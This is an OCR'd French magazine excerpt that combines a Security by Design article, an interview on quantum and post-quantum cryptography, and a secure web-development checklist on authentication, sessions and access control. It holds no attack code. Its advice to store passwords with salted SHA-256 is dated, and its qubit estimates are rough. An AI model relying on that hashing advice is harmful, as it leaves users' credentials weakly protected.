
- Personnel interne à l'entreprise, voire programmeurs, mécontents ou sur le départ ;
- Organisations criminelles mal intentionnées ;
- Cybercriminels motivés ;
- Concurrence pour espionnage industriel par exemple ;
- Apprentis utilisant des scripts trouvés sur Internet ;

Et de même pour les attaques :

- Vol de données sensibles (personnelles, bancaires, santé) ;
- Virus, chevaux de Troie sur le système ;
- Fraudes ;
- Usurpation d'identités ;
- Atteinte à l'image.

Bien qu'il soit difficile de connaître les motivations réelles des attaquants et comme les techniques évoluent très vite, le Security By Design doit permettre de réduire le risque sur une échelle de temps convenable.
En retour d'expérience, quelques questions utiles à se poser :

- Que pourrait-on faire en contournant la logique applicative ?



1

- Quelles sont les dernières attaques que mon entreprise ait subies ?
- Mon application peut-elle être utilisée pour récupérer des données afin d'en attaquer d'autres ?
- Quelle sera sa durée de vie ? Et son exposition médiatique en interne ou en externe ?
- Quels sont les composants embarqués ou d'exécution qui arriveront en fin de support d'ici les deux prochaines années ?

Pour information, de nombreuses formations permettent d'appréhender les bases du « ethical hacking » afin de pouvoir intuiter les vecteurs d'attaques et les exploitations potentielles, mais surtout apprendre à tester ses propres développements.

Piliers de la sécurité applicative

Ils sont au nombre de quatre :

- Confidentialité : n'autoriser que l'accès aux données auxquelles l'utilisateur a droit ;
- Intégrité : s'assurer que les données ne soient pas falsifiées ou manipulées par des utilisateurs non autorisés ;
- Disponibilité : permettre l'accès aux systèmes et aux données pour les utilisateurs autorisés en fonction de leurs besoins ;
- Traçabilité : s'assurer que les journaux d'audit et de monitoring sont bien implémentés et protégés surtout pour les éléments stratégiques.

Ces piliers serviront ensuite à la construction de contrôles robustes correspondant aux principes de sécurité ci-après et adaptés aux fonctions applicatives et leurs criticités.

Également, ils permettent un premier niveau de classification d'une application auquel peut s'ajouter par exemple l'exposition de l'application sur Internet comme critère.

Architecture applicative sécurisée

La conception actuelle d'applications doit désormais, en plus du besoin initial en termes de fonctions et d'intégration au SI, prendre en compte le risque et ainsi adapter le projet.

L'aspect dimensionnement au cas d'utilisation nominal ne suffit plus et les cas extrêmes d'attaques doivent être pris en compte (Brute force, bots, injections, déni de service, etc.) au démarrage du projet.

Une architecture de sécurité d'une application pourrait se décomposer en :

- Une couche logicielle où la confidentialité, l'intégrité et l'accès aux données aux bons utilisateurs est maîtrisée par différents contrôles ;
- Une infrastructure permettant des contrôles spécifiques à l'application et non à un ensemble de produits ne couvrant pas le risque business sous-jacent mais uniquement le périmétrique ;
- Un aspect gouvernance, où l'application réutilise des patterns d'architecture comme le découplage, les API, les stacks techniques connues et maitrisées dans leur exploitation, etc.

Il est possible par exemple de s'aider de méthodologies Open Source qui permettent de :

- Modéliser la menace selon les exploitations potentielles : STRIDE ;
- Quantifier le risque d'une vulnérabilité : DREAD.

Plus d'informations sur STRIDE/ DREAD : https://wiki.openstack.org/wiki/Security/OSSA-Metrics

Par conséquent, le concept de SbyD doit permettre d'analyser la sécurité de chaque fonction pendant la phase de conception une fois le modèle métier établi.

En termes d'exemple de fonctions, le schéma permet d'appréhender les différents besoins de sécurité d'une application trois tiers : 1

Chaque fonction, orientée sécurité dans ce schéma devrait susciter une question liée au risque métier.

Par ailleurs, la fonction est aussi bien une fonction métier qu'une fonction purement technique, ce qui doit permettre de les appréhender de la même manière.

Point important, les pratiques mises en place pour atténuer le risque doivent être également décrites et de facto l'architecture applicative sécurisée devra évoluer durant le cycle de vie complet de l'application jusqu'à son abandon.

Principes de Sécurité

Ces principes sont la base du développement sécurisé et permettent de comprendre facilement les exploitations potentielles et surtout vulgariser des bonnes pratiques, toujours dans le but de réduire le risque global.

Minimiser la surface d'attaque

Chaque fonction est par définition un risque de sécurité en plus pour l'application dans son ensemble, donc l'exposition d'une fonction, d'un service ou d'une donnée doit être réalisée au juste nécessaire pour remplir son besoin initial.

Par exemple :

- Une fonction de recherche authentifiée peut être un risque d'injection SQL ou de Cross Site Scripting, donc elle se doit d'être validée côté serveur afin de réduire ces risques ;
- L'interface d'administration doit-elle être accessible depuis Internet ? Si oui, est-il possible de mettre en place un filtrage IP ou une authentification forte ?
- Les ports ouverts sur ma machine sont-ils tous utiles au bon fonctionnement applicatif ? Si non pourquoi ne pas les fermer pour éviter tout risque.

Établir des valeurs sécurisées par défaut

Chaque fonction doit apporter la meilleure expérience utilisateur possible pour un besoin dans un contexte de sécurité standard. Ce contexte doit être défini soit par l'entreprise de manière globale, soit par le métier, l'équipe de développement pourra en proposer à défaut mais ne devra pas en porter la responsabilité.

Par exemple, la fonction de modification de mot de passe se base sur une politique de caractères, une durée de vie, etc. Dans certains cas, le business peut demander à modifier cela pour ces utilisateurs, néanmoins cela devra être validé et par conséquent portera la responsabilité du risque introduit.

Le principe du moindre privilège

Chaque utilisateur doit posséder les droits nécessaires pour réaliser ses processus métier dans l'application et ce de manière minimale. Cela s'applique aussi bien à l'accès aux données qu'aux ressources applicatives et matérielles.

La granularité des droits et l'utilisation de Frameworks peuvent permettre de faciliter la gestion et l'implémentation de ce principe.

Par exemple, lorsque l'on créé un compte dans le cloud Amazon, il n'a aucun droit d'accès à aucun service permettant ainsi de les attribuer au strict nécessaire par la suite.

Le principe de défense en profondeur

Un contrôle peut parfois suffire pour une fonction, néanmoins le point est le durcissement en rajoutant des contrôles selon différents vecteurs potentiels d'attaque. L'objectif est donc de réduire les risques de manière globale et de limiter l'exploitation de vulnérabilités graves ou critiques au maximum.

En développement sécurisé, cela peut se décrire par exemple par la « Ne jamais faire confiance aux entrées utilisateur » et ainsi avoir plusieurs niveaux de validations dans chaque fonction.

Un autre exemple, est de faire valider l'autorisation d'un utilisateur à une fonction à chaque appel, de tracer les accès et actions en fonction du risque, tout en étant capable de bloquer temporairement ou non les appels successifs en cas de problème ou de suspicion d'attaque.

Échouer en toute sécurité

Dans les fonctions transactionnelles, la gestion des erreurs est primordiale afin de ne pas fournir de la connaissance à l'attaquant sur la sécurité en place ou les workflows de l'application.

Par exemple, si une personne malveillante essaie d'accéder à une fonction de manière non nominale, il peut obtenir des codes d'erreurs lui permettant de comprendre la logique de l'application, ou pire, des stacks d'exceptions lui permettant d'identifier les technologies utilisées et ainsi continuer à peaufiner son attaque future.

Ne faites pas confiance aux services

L'utilisation de services externes est devenue légitimement une pratique courante et requiert une attention particulière.

Les partenaires proposant ces services peuvent avoir des politiques de sécurité très différentes et des niveaux de maturité en termes de développement et de sécurité bien différents.

La confiance d'un partenaire ne doit jamais être implicite et chaque service doit être traité indépendamment. Un contrat de service est déjà un bon point de départ mais n'assure pas que les données partenaire ne soient pas corrompues un jour. Également, ce contrat doit permettre d'expliciter ses exigences d'interconnexions et pouvoir permettre des analyses conjointes en cas d'incidents de sécurité.

Par exemple, il est recommandé de prévoir une validation des données avant de les afficher. Demander à avoir un jeton renouvelable sur une durée décente pour utiliser un service distant est aussi une bonne pratique. Cela permettra de s'assurer qu'en cas de vol de ce jeton, le fenêtre d'action de l'attaquant soit la plus limitée possible.

Séparation des tâches

Elle a pour but d'éviter les fraudes et les contournements de processus en interne et se base sur la notion de confiance sur la validation de la bonne réalisation d'une tâche dans un contexte bien précis.

Par exemple, un développeur ayant des droits d'administrateur sur la plateforme de développement ne devrait pas les avoir en production et ainsi pouvoir visualiser des données hors de son périmètre d'activités initial.

Évitez la sécurité par l'obscurité

Bien qu'étant un contrôle de sécurité, l'obscurité repose sur la non-divulgation d'informations liées à la structure, au fonctionnement et l'implémentation d'un process informatique.

L'exemple type est l'obfuscation du code qui est censé bloquer toute rétro-ingénierie. Le contre-exemple venant de fait, sont les projets Open Source comme Apache, Linux, GPG entre autres où la sécurité est améliorée par la communauté bien que les sources soient publiques.

En cryptologie, tout repose sur le secret de la clé, mais si l'algorithme utilisé est obsolète car l'application est très ancienne par exemple, l'attaquant pourra retrouver la clé initiale via des outils dédiés de brute force et des dictionnaires, et ainsi contourner l'obscurité définie pour sécuriser. Des outils d'analyse de cryptographie comme Cryptosense permettent d'auditer les applications et d'évaluer le risque induit et surtout comment remédier.

Gardez la sécurité simple

De la même façon que pour la maintenabilité du code, la sécurité introduite dans l'application doit rester simple tout en assurant sa fonction et permettre son évolutivité dans le temps.

Utiliser directement une librairie standard du marché pour réaliser un protocole OAuth par exemple, plutôt que de redévelopper sa propre implémentation.

Avoir une architecture logicielle simple permet de conserver une bonne isolation entre les différents services et faciliter la gestion des différents contrôles d'accès.

Résoudre les problèmes de sécurité correctement

Si un problème de sécurité est identifié, sa remédiation doit être préalablement testée pour éviter des régressions fonctionnelles. Elle devra aussi être appliquée de manière globale sur l'ensemble des services et/ou applications impactées pour que la correction soit effective.

Par exemple, si un service Web est corrigé côté serveur sur sa partie autorisation, les clients devront tous mettre à jour leur implémentation afin de pouvoir clôturer le service vulnérable dans les délais les meilleurs.

En conclusion

Implémenter le SbyD nécessite de la logique, des connaissances sur le risque et les attaquants. La qualité et la sécurité du code sont un gage de confiance envers les utilsateurs Ils nécessitent néanmoins une compréhension et une appréhension du risque qu'un développeur peut apporter dans une démarche d'amélioration continue. •

Référence :


https://www.owasp.org/index.php/Security_by_Design_Principles

François Tonic
Rédacteur en chef de Programmez!

Cryptographie quantique :

ÉCHANGE AVEC RENAUD LIFCHITZ

Nous avons eu l'occasion d'échanger avec Renaud Lifchitz (expert sécurité chez digital.security). Pour les lectrices et lecteurs de Programmez!, Renaud n'est pas un inconnu, il avait publié un article sur l'informatique quantique en 2015. Aujourd'hui, nous parlerons sécurité et cryptographie quantique. Une chose est certaine : nous sommes à l'aube d'une révolution.



Dwave
© D-Wave

Le quantique est l'un des buzz actuels. Et cette nouvelle passion part un peu dans tous les sens, comme trop souvent avec les buzz technologiques. *« Rappelons que le quantique c'est la science quantique et plus exactement les concepts quantiques »*. Ce sont des mécanismes qui régissent l'univers, la physique et le microscopique.

« Quand on parle de cryptographie quantique, il s'agit d'utiliser la physique et l'informatique quantique. Il s'agit, entre autres, d'un traitement quantique des données, en binaire et dans une approche plus complexe que celui-ci. » introduit Renaud.

Parler de sécurité quantique, c'est souvent vague et un peu fourre-tout. Pour faire simple : ce serait utiliser des technologies, des mécanismes quantiques pour attaquer et pour protéger des systèmes. On pourra parler de cryptographie quantique. Elle protégera les communications. Ne jamais oublier que le quantique peut servir à attaquer, mais aussi à défendre.

La cryptographie quantique est, théoriquement, le système le plus inviolable qu'il soit. Une attaque quantique ne pourrait pas la casser. Pour réussir cet exploit, il faudrait violer les lois de la physique quantique. Ce qui, actuellement, n'est pas concevable, ni en pratique ni en théorie.

Si l'informatique quantique n'en est qu'à ses débuts, la cryptographie quantique est déjà mature et utilisée.

Une idée ancienne

Tout d'abord, définissons la cryptographie quantique. Pour simplifier : *«il s'agit d'échanger des clés de sécurité entre deux personnes. Ces clés sont aussi longues que les messages eux-mêmes (les données). Cette approche repose sur la notion de masque jetable. Chaque génération de clé est totalement aléatoire et il faut s'assurer que cela soit bien le cas. Et il faut s'assurer que la clé ne soit pas interceptée par un "intrus" »* nous explique Renaud.

Le dernier point est très intéressant comme explique Renaud : *« si la clé quantique est interceptée, pour pouvoir la décoder et la lire, l'intercepteur est obligé de modifier la clé. Ce qui efface les données correspondantes. »*

L'idée d'utiliser le quantique dans la sécurité remonte aux années 1970 avec les travaux de Bennett et Brassard. Quelques années plus tard, en 1984, ils définissent, en théorie, un protocole pour la cryptographie quantique : BB84. En 1990, une autre technique apparaît : utilisation de la corrélation quantique pouvant exister entre 2 photons (= intrication quantique).

Comment transite la cryptologie quantique ? *« Les réseaux utilisant ce type de sécurité s'appuient des fibres optiques entre les personnes (basiquement : émetteur & récepteur). Pour s'assurer de la bonne communication des clés, un simple code de correction d'erreur s'assure, avec une probabilité aussi élevée que l'on souhaite, que personne n'a tenté d'intercepter la clé. »*

Mais alors comment utilise-t-on la cryptographie quantique ? *« Curieusement, c'est le domaine le plus mature. Les matériels et logiciels existent. Il faut tout d'abord générer les clés quantiques. On peut le faire avec un matériel adapté. Par exemple, le constructeur ID Quantique propose des matériels dédiés. Pour échanger les clés, on utilisera plutôt une appliance réseau telle que Cerberis. Les deux sites ne doivent pas être distants de +100 km (au-delà les*

pertes de données et la faiblesse du signal sont trop importantes). L'échange peut se faire jusqu'à 100 Gbps. La transmission se fait sur des uniques photons que l'on ne doit pas perdre (sic). » poursuit Renaud. Et le prix pour ces appliances n'est pas exorbitant, entre 5 000 et 10 000 € selon les besoins. Les générateurs aléatoires quantiques sont vendus entre 1 000 et 5 000 €. Bien entendu, la cryptographie quantique, qui assure donc une sécurité inviolable, répond à des usages très précis et n'est pas adaptée à tout.

La Suisse est l'un des pays les plus en avance sur la cryptographie quantique. Elle est beaucoup utilisée par les banques. Les liaisons se font en peer to peer. Un réseau en étoile n'est pas compatible avec la cryptographie quantique. « *Aujourd'hui, une douzaine de réseaux d'échanges de clés sont disponibles et utilisables dans le monde* ». Il existe aussi des réseaux académiques, surtout aux USA et en Chine.

La recherche se focalise sur les échanges de clés quantiques à longue distance, via des satellites. La technique semble fonctionner, mais ce n'est qu'expérimental pour le moment.

Une menace pour la cryptographie traditionnelle ?

Il est difficile de cerner le marché réel de la sécurité quantique. Une chose est sûre : l'informatique quantique va peu à peu menacer la cryptographie actuelle. Car le quantique fournira une puissance de calculs supérieure à ce que l'on connaît actuellement. Et la sécurisation actuelle des communications, des données, les clés seront cassées, au moins sur les grands nœuds Internet.

« *Il faut avoir en tête que l'informatique quantique fait des bonds colossaux : nous sommes passés à des ordinateurs quantiques de 2 à 4 qubits à +40 et librement accessibles ! Aujourd'hui, on atteint les 128 qubits avec des puces universelles* » explique notre expert.

Sans revenir sur les notions de base, la puce quantique universelle est une puce capable de supporter tous les algorithmes quantiques (Shor, Grover, etc.), à l'opposé des puces adiabatiques comme celles utilisées par D-Wave. Elles sont essentiellement destinées à résoudre des problèmes d'optimisation.

« *Actuellement, l'AES 128 est considéré comme sûr et non cassé, du moins pas officiellement. On considère qu'il faut un petit multiple d'un algo dit symétrique (comme AES) pour pouvoir le casser. Donc, pour casser AES 128, il faudrait à minima un processeur quantique de 512 qubits. Alors, on pourra commencer à chatouiller la cryptographie symétrique. Mais avec l'algorithme de Grover qui permet de diviser par 2 la (taille de la) clé symétrique, la marge n'est plus aussi grande qu'il n'y paraît. Casser un chiffrement 64 bits reste difficile et très long, mais les processeurs à plus de 256 qubits seront là dans quelques années.* » poursuit Renaud.

En cryptographie asymétrique, largement utilisée aujourd'hui, nous arrivons à des clés de 768 bits et même 1024 (ex. : RSA 1024). Un débat entre chercheurs discute sur la meilleure méthode pour casser un RSA 2048: par la voie traditionnelle ou par le quantique ? « *Cependant, pour casser RSA 1024, il faudra une puissance de plusieurs dizaines voire centaines de milliers de qubits, voire, plus. On ne devrait pas voir ce genre de puissances avant 15, voire, 20 ans.* » poursuit Renaud.

Soyons tout de même attentif, car : le cassage de clé symétrique et asymétrique existe. Le quantique y jouera un rôle important.

> « LA CRYPTOGRAPHIE QUANTIQUE RÉSISTE MÊME AUX ATTAQUES QUANTIQUES »

Kézako la cryptographie post-quantique ?

La notion de cryptographie post-quantique est trompeuse. Ce n'est pas la cryptographie après le quantique, mais la cryptographie quand le quantique aura cassé les clés traditionnelles. « *Nous ne pourrons plus utiliser la cryptographie comme aujourd'hui. Sur la cryptographie symétrique, il faudra doubler la taille des clés de chiffrement ou de hachage pour rester hors de portée d'une attaque quantique. C'est un remède "simple". Seul problème : on fait beaucoup de cryptographie non symétrique. Problème, les algorithmes de Shor rendent l'algo asymétrique quasi caduc ! Car l'attaque se fait sur l'algo en lui-même. Si on double la clé, l'attaque a uniquement besoin de doubler, ou à peu près, sa puissance. Bref au lieu d'obliger à multiplier la puissance de calcul pour casser, nous sommes presque linéaire même si le cassage restera complexe et long. Et c'est bien le problème de sécurité pour les prochaines années.* » martèle Renaud.

Comme le dit Renaud dans ses interventions : la principale menace est l'algo de Grover sur la cryptographie symétrique. Il s'agit d'un algo pur quantique pour chercher parmi N valeurs non triées, il est probabiliste, itératif et optimal. En cryptographie asymétrique, Shor est un algo quantique pour la recherche de période. Il est probabiliste, utilise une QFT (Transformée de Fourier Quantique). Il casse RSA, DSA, ECDSA, ECDLP.

Le risque, potentiel pour le moment, est tellement important que les chercheurs veulent substituer la cryptographie asymétrique même si aujourd'hui la menace est plus portée sur la clé et les mécanismes d'échanges, demain se sera sur la signature des clés, les communications en elles-mêmes, etc. Pour réfléchir et trouver des alternatives pour contrer les attaques quantiques, il existe une conférence annuelle dédiée : PQCrypto.

Actuellement 6 familles d'algos sont étudiées :

- ***Lattice***
- ***Multivariate***
- ***Hash***
- ***Code***
- ***Supersingular elliptic curve isogeny (rien que le nom est sympa)***
- ***Symmetric key quantum resistance***

Cependant, aujourd'hui, il existe peu d'algo asymétrique post-quantique. Le plus connu est NTRU, qui existe pour le chiffrement et la signature électronique. •

Jérôme Thémée
Passionné de hacking depuis 1998, Jérôme décide d'en faire son métier en prenant un poste de freelance dans la formation et le conseil en Cybersécurité. Jérôme a évolué dans le monde de la cybersécurité avec l'écriture de livres, le poste de trésorier du Club EBIOS, créateur de support de cours pour l'ANSSI, auteur aux éditions ENI.

Les 10 concepts du développement sécurisé sur une application WEB

Afin de pouvoir développer avec les bonnes pratiques en matière de sécurité applicative, il est nécessaire de se pencher sur les outils existants et d'en faire sa propre expérience. Sur le marché, nous pouvons trouver l'incontournable OWASP (Open Web Application Security Project) qui est une communauté regroupant plus de 32 000 personnes dans le monde autour de projets sur la sécurité des applications Web, mobile, IOT. L'ANSSI (Agence nationale de la sécurité des systèmes d'information), qui pourrait être considérée comme "l'agence mère" de la sécurité des systèmes d'information Française pour les organismes étatiques, sort régulièrement des directives en matière de cybersécurité et sécurité de l'information.

niveau 100/200

Généralement, les formations APPSEC (application security) se focalisent dans un premier temps sur l'aspect offensif avec des démonstrations de hacking. Ceci afin de comprendre comment les pirates (hackers) procèdent. Par la suite, on continue sur le défensif avec les bonnes pratiques en matière de code, durcissement des serveurs/clients et gouvernance.

Dans cet article, je vous propose de traiter l'urgence avec une première passe sur les bons concepts du "secure code" via les sources OWASP. En effet, avant même de pouvoir comprendre les concepts parfois complexes des attaques, il est nécessaire d'éteindre l'incendie en utilisant dans l'immédiat, les bonnes pratiques.

Pour ce faire, je propose donc de faire un tour d'horizon des choses à faire en sécurité des applications WEB avec la création d'une checklist des bonnes pratiques à utiliser dans la conception d'une application. Cette checklist peut être évidemment complétée par votre propre expérience et être utilisée à chaque développement d'un projet.

1

ID	Objet	Contrôle de sécurité	Checklist
1	Utilisation de mot de passe fort	Les mots de passe dépassent-ils 10 caractères minimum ? Les mots de passe sont-ils complexes ? (majuscules, chiffres, caractères spéciaux)	Oui/non
2	La réinitialisation des mot de passes est-elle sécurisée?	Un jeton unique est-il créé pour la réinitialisation?	Oui/non
3	Le stockage des mot de passes	Les mots de passe sont-ils hachés en base de données et salés ?	Oui/non
4	Message d'erreur	Les messages d'erreurs lors de l'authentification sont-ils génériques afin d'éviter de données des indices sur la partie incorrect de l'authentification (login OU mot de passe)?	Oui/non
5	Brute force	L'application bloque-t-elle un utilisateur lors d'essais d'authentification excessive ?	Oui/non

Chaque langage a ses particularités mais les fondamentaux restent les mêmes. Pour la mise en place des bonnes pratiques, il vous suffira de regarder le manuel des langages que vous utilisez.

1 - L'authentification

En effet, les systèmes d'authentifications sont partout. Nos montres intelligentes, nos smartphones, les annuaires d'entreprises et bien sûr nos applications. Ces systèmes parfois simples de l'extérieur, mais compliqués en interne, nécessitent une approche "secure by design". C'est à dire bien configurés et administrés dès la création du projet.

Voici le début de notre checklist : 1

Voici quelques commentaires sur les différents items ci-dessus :

- Il est naturel que les mots de passes simples ne soient pas utilisables pour des applications nécessitant de la sécurité. Un mot de passe complexe nécessite des majuscules, des caractères spécifiques comme le signe Euros, Dollars, une arobase, etc., et des chiffres. Cette approche permet de limiter les attaques par dictionnaire et bruteforce (https://fr.wikipedia.org/wiki/Attaque_par_dictionnaire).
- Lors de la demande de réinitialisation d'un mot de passe par l'utilisateur, un jeton est-il créé pour que la requête soit utilisée une seule fois et non rejouée ? Il est fondamental en sécurité des applications, qu'une requête utilisateur soit à usage unique et ainsi éviter les vulnérabilités de type CSRF (cross-site request forgery) dont l'objectif est la création une requête HTTP falsifiées, qui, par exemple, permettrait de réinitialiser un mot de passe.
- Les mots de passes envoyés en base de données utilisent-ils une fonction de HASH fiable comme par exemple SHA-256 et non MD5 ? Une fois les mots de passe hashés, ceux-ci sont-ils complexifiés avec une fonction de salage ? Personne n'est à l'abri d'une fuite de données, il en arrive chaque semaine et parfois dans des organisations matures en sécurité de l'information. Les sources de risques sont parfois là où on s'y attend pas. Un développeur mécontent, un groupe de hackeurs avec de fortes capacités, un salarié corrompu, etc. Il est donc nécessaire de ne pas stocker les mots de passe en clair dans une base de données.

La question est pourquoi ne pas utiliser seulement des fonctions de hash mais d'ajouter en plus du salage ? Parce que les fonctions de hash sont assujetties à des attaques du type rainbow table (https://fr.wikipedia.org/wiki/Rainbow_table), qui est simplement une base de données géante avec des milliards de chaînes hachées et leurs égales en clair. Les mots de passe simples sont évidemment contenus et identifiés avec ces outils. Le salage permet donc une occurrence moins importante pour ces attaques.

- Afin de rendre plus difficiles les attaques par dictionnaire, les messages d'erreur d'authentification sont-ils génériques et donc ne divulguent aucun indice sur l'authentification ? Il est bien plus difficile pour un hacker de devoir trouver le login et le mot de passe que de se concentrer simplement sur le mot de passe d'un utilisateur.
- Le blocage d'authentification excessive est très efficace contre les attaques de brute force et dictionnaire. Cette technique est très utilisée dans le monde des annuaires d'entreprise et des sites WEB avec des besoins en sécurité forts.

2- Management des sessions

La gestion des sessions est un élément indispensable sur les applications. En effet elle permet à un navigateur WEB par exemple de ne pas s'identifier à chaque action et d'avoir une expérience utilisateur confortable. Cette fonction paraît transparente pour l'utilisateur mais demande beaucoup de travail à nos applications. Des faiblesses de sécurité importantes existent. Même si la plupart des CMS, frameworks possèdent des gestions de sessions clé en main, il est indispensable de contrôler la bonne utilisation de celle-ci. 2

ID	Objet	Contrôle de sécurité	Checklist
1	Les identifiants de sessions	Les identifiants de session sont-ils chiffrés et au minimum à 128 bits de longueur ?	Oui/non
2	Données personnelles	Les sessions et cookies ne comportent aucune données personnelles? (adresse IP comprise car c'est une exigence CNIL)	Oui/non
3	Secure flag	L'option secure cookie est-elle mise en place sur le serveur? (HTTPS obligatoires)	Oui/non
4	HTTPOnly	L'option HTTPOnly cookie est-elle mise en place sur le serveur?	Oui/non
5	Domaine et cookie	Le cookie est-il bien lié à un seul domaine et non des sous-domaines? (ex : exemple.com, intranet.exemple.com)	Oui/non
6	Temps de vie de la session	La session a-t-elle une limite de temps? Et si oui, expire-t-elle après 15,20 minutes d'inactivité.	Oui/non

2

Voici quelques commentaires sur les différents items ci-dessus :

- Chaque session est identifiée par un numéro unique. Ceci afin que les identifiants de session ne soit pas rejoués par un hacker et du coup pour éviter les attaques de type sessions hijacking (https://en.wikipedia.org/wiki/Session_hijacking). De plus, il est important que la longueur de celui-ci soit au minimum d'une longueur de 128 bits afin que les attaques de brute force sur les identifiants de sessions deviennent plus difficiles.
- Il est important de se protéger des cybercriminels mais également de respecter la loi et plus particulièrement les données à caractère personnel de nos utilisateurs. À savoir qu'une adresse IP est également une donnée à caractère personnel selon la CNIL (Commission nationale de l'informatique et des libertés) et évidemment le RGPD (Règlement général sur la protection des données) dont tout le monde parle ces derniers temps. Il est donc indispensable de pouvoir protéger nos utilisateurs en n'exposant aucune donnée personnelle via les sessions, cookies, local storage accessibles à tous.
- Il existe une protection contre le vol de cookies et donc de session à travers un réseau HTTP nommé Secure flag permettant de forcer le processus d'échange de cookies entre un client et un serveur WEB via un canal chiffré, type HTTPS. De ce fait, il est moins risqué pour un utilisateur de se faire voler une session lors d'une attaque MITM (Man In The Middle, https://fr.wikipedia.org/wiki/Attaque_de_l%27homme_du_milieu). Pour intégrer cette fonction, il suffit d'indiquer dans les en-têtes des échanges HTTP l'option secure à vos cookies. Voici l'exemple d'un cookie avec l'option secure :

```
Set-Cookie: id=esdacademy; Expires=Fry, 04 Oct 2019 04:30:00 GMT; Secure;.
```

- Tout comme l'option secure, l'option HTTPOnly aide à la sécurisation du session hijacking (vol de session) dont le principe est de ne pas autoriser JavaScript à accéder aux cookies à l'aide de la méthode document.cookie et ainsi éviter le vol de cookie via des vulnérabilités de types XSS ou Self-XSS. Il suffit d'ouvrir la console sur votre navigateur préféré sur un site WEB tel que Facebook et de lancer l'instruction document.cookie. Le cookie s'affiche. On pourrait donc imaginer une attaque de social engineering (ingénierie sociale) ou le hacker par ruse obtiendrait le cookie par des actions utilisateurs. Ou bien, un email frauduleux contenant un code malveillant ou le cookie serait absorbé. Tout comme le Flag Secure, HTTPOnly se configure via votre serveur WEB :

```
Set-Cookie: id=esdacademy; Expires=Fry, 04 Oct 2019 04:30:00 GMT; Secure; HttpOnly;.
```

- Une application bien durcie, c'est également une application utilisant le cloisonnement et la bonne utilisation des domaines et sous-domaines. Il y a souvent le cas où des hackers ne peuvent pas passer par la porte et vont donc chercher à passer par la fenêtre. Il est important de séparer les sessions via différents domaines. Si des besoins dits "cross domaines" sont nécessaires à l'application, des méthodes d'authentification unique SSO (Single Sign-On) peuvent être une solution.
- Il arrive très souvent de voir des sites WEB, voire même les plus visités au monde, qui ont un délai d'expiration des sessions qui dépasse plusieurs jours. Alors pourquoi les sites WEB dits les plus sécurisés, laissent-ils des sessions dépasser plusieurs jours ? Tout simplement la fameuse "User Experience". Une application WEB est bien plus confortable sans un besoin de se reconnecter à celle-ci continuellement. Le choix est délicat, à vous de bien prendre en compte la balance entre les besoins de sécurité de votre application et le confort utilisateur.

3 - Contrôle d'accès

Après l'authentification, il est naturel de parler des contrôles d'accès qui sont la suite du processus de navigation d'un utilisateur sur une application. Cela peut paraître étonnant, mais il arrive souvent dans nos missions de type test d'intrusion à l'ESD academy, de voir des brèches liées à la mauvaise configuration des contrôles d'accès, où un utilisateur avec peu de droits accède à des fonctionnalités non autorisées.

Les contrôles d'accès ne sont pas simples à gérer, il suffit d'ouvrir le back-office d'un CMS, et de s'apercevoir que chaque module et fonction à des droits à spécifier et qu'il suffit d'une mauvaise case cochée pour donner un pouvoir à un simple utilisateur. 3

Voici quelques commentaires sur les différents items ci-dessus :

- Une revue des droits est un exercice vieux comme le monde. Beaucoup d'entreprises matures en sécurité de l'information font régulièrement une revue des droits sur leurs annuaires, ERP, applications en tous genres. Ceci n'est pas mince à faire, mais obligatoire pour une sécurité accrue. Un fichier Excel avec une colonne fonctionnalité et une autre "droit", peut-être un bon début.
- Afin de vérifier la sécurité de ses applications, un audit peut-être fait sans oublier la gestion des droits évidemment. Des outils tels que Burp suite font très bien l'affaire et permettent de faire ce travail en masse. Voici un exemple de prise en main de cet outil : https://www.youtube.com/watch?v=-gCEl6UrjUw

